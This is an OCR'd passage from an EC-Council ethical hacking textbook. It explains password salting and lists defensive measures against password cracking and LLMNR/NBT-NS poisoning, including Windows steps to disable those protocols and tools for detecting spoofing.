
Password Salting

Password salting is a technique in which random strings of characters are added to a password before calculating the hashes. This makes it more difficult to reverse the hashes and helps in defeating pre-computed hash attacks. The longer the random string, the harder it becomes to break or crack the password. The random string of characters should be a combination of alphanumeric characters.

In cryptography, a "salt" consists of random data bits used as an input to a one-way function, the other being a password. Instead of passwords, the output of the one-way function can be stored and used to authenticate users. A salt combines with a password by a key derivation function to generate a key for use with a cipher or other cryptographic algorithm. This technique generates different hashes for the same password, which renders password cracking difficult.

Figure 6.40: Example of password salting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against Password Cracking

The best practices to protect against password cracking are as follows:

- Ensure that you follow password best practices such as:
  - Disallow use of the same password during a password changes.
  - Disallow the use of passwords that can be found in a dictionary.
  - Avoid storing passwords in an unsecured location.
  - Do not use any system's default passwords.
  - Make passwords difficult to guess by using 8–12 alphanumeric characters, with a combination of uppercase and lowercase letters, numbers, and symbols. This is because stronger passwords are harder to crack. Therefore, the more complex the password, the less vulnerable it is to attacks.
  - Ensure that applications neither store passwords in memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
  - Never use personal information (e.g., birth date or a spouse's, child's, or pet's name) to create passwords. Otherwise, it is easy for those close to the user to crack the user's passwords.
- Enable information security auditing to monitor and track password attacks.
- Restrict the use of similar passwords and patterns for multiple accounts.
- Do not share passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Enable SYSKEY with a strong password to encrypt and protect the Security Account Manager (SAM) database. Usually, the password information of user accounts is stored in the SAM database. It is very easy for password-cracking software to target the SAM database to access passwords. SYSKEY protects password information stored in the SAM database against password-cracking software through strong encryption techniques. Encrypted passwords are more difficult to crack than unencrypted ones.
- Monitor the server logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the web-server log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web-server logs.
- Many password sniffers can be successful if a LAN manager and NTLM authentication are used. Disable LAN manager and NTLM authentication protocols only after ensuring that doing so does not affect the network.
- Perform a periodic audit of passwords in the organization.
- Check any suspicious application that stores passwords in memory or writes them to the disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service (DoS) attacks. Ensure that the system is updated.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- One of the most effective ways to manage passwords in organizations is to set an automated password reset.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Train employees to thwart social engineering tactics, such as shoulder surfing and dumpster diving, which are used to steal user credentials.
- Configure password policies under the Group Policy object in Windows.
- Perform password screening when new passwords are created to avoid using common passwords.
- Use two-factor or multi-factor authentication; for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords on screen to avoid shoulder-surfing attacks.
- Perform continuous user behavior analysis and blind-spot analysis.
- Employ geo-lock accounts to restrict users from logging in from different locations or IP addresses.
- Employ programs that monitor the web for leaked passwords. Examine whether the leaked passwords are in use; if yes, change them without delay.
- Rename accounts with high privileges such as administrator accounts to protect against automated password-guessing programs.
- Deploy IDS/IPS solutions to detect and block suspicious login attempts, brute-force attacks, and other malicious activities in real-time.
- Use password managers to generate and store the passwords securely.
- Provide training to users on password security best practices. Encourage the use of passphrases and educate users about the dangers of reusing passwords across different services.
- Mandate regular password changes, but consider the balance between security and usability to avoid encouraging poor security practices such as writing passwords down.
- Store passwords using strong hashing algorithms such as bcrypt, Argon2, or PBKDF2.

How to Defend against LLMNR/NBT-NS Poisoning

The easiest way to prevent a system from being attacked by a perpetrator is to disable both the LMNR and NBT-NS services in the Windows OS. Attackers employ these services to obtain user credentials and gain unauthorized access to the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows:

- **Disabling LLMNR**
  - Open the **Local Group Policy Editor**.
  - Navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**.
  - In the DNS Client, double-click **Turn off multicast name resolution**.
  - Select the **Enabled** radio button and then click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.41: Disabling LLMNR in Windows

- **Disabling NBT-NS**
  - Open the **Control Panel**, navigate to **Network and Internet → Network and Sharing Center**, and click on the **Change adapter settings** option on the right-hand side.
  - Right-click on the network adapter and then click **Properties**, select **TCP/IPv4**, and then click **Properties**.
  - Under the **General** tab, go to **Advanced → WINS**.
  - From the **NetBIOS setting** options, check the "**Disable NetBIOS over TCP/IP**" radio button and click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.42: Disabling NBT-NS in Windows

Some additional countermeasures to defend against LLMNR/NBT-NS poisoning are as follows:

- Control LLMNR, NBT-NS, and mDNS traffic using host-based security tools.
- Implement SMB signing to prevent relay attacks.
- Deploy an LLMNR/NBT-NS spoofing monitoring tool.
- Monitor the host on UDP ports 5355 and 137 for LLMNR and NBT-NS traffic.
- Monitor specific event IDs such as 4697 and 7045, which can be indicators of relay attacks.
- Monitor any changes made to the DWORD registry located in **`HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\DNSClient`**.
- Implement network segmentation to contain the impact of LLMNR/NBT-NS poisoning attacks.
- Use VPNs for remotely accessing the network to reduce the risk of interception and poisoning attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Deploy IDS/IPS solutions that can detect and block suspicious network activity, including LLMNR/NBT-NS poisoning attempts.
- Implement packet filtering rules on network devices to block LLMNR and NBT-NS traffic at the network perimeter.
- Conduct regular security audits to check for any vulnerabilities or misconfigurations that could be exploited by LLMNR/NBT-NS poisoning attacks.
- For critical services, use static DNS entries. This ensures that devices use DNS rather than LLMNR or NBT-NS for resolving these services, reducing reliance on vulnerable protocols.
- Implement network access control (NAC) to enforce security policies for devices attempting to access the network. This can prevent unauthorized devices from joining the network and conducting poisoning attacks.

Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity professionals use tools such as Vindicate, got-responded, and Respounder to detect LLMNR/NBT-NS poisoning attacks.

- **Vindicate**

  Source: *https://github.com*

  Vindicate is an LLMNR/NBNS/mDNS spoofing detection toolkit for network administrators. Security professionals use this tool to detect name service spoofing. This tool helps them to quickly detect and isolate attackers on their network. It is designed to detect the use of hacking tools such as Responder, Inveigh, and Metasploit's LLMNR, NBNS, and mDNS spoofers while avoiding false positives. It exploits the Windows event log for quick integration with an Active Directory network.




Figure 6.43: Screenshot showing the output of Vindicate

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Respounder**

  Source: *https://github.com*

  Respounder detects the presence of a responder in the network. Security professionals use this tool to identify compromised machines before hackers exploit password hashes. This tool also helps security professionals to detect rogue hosts running responder on public Wi-Fi networks, e.g., in airports and cafes and avoid joining such networks.

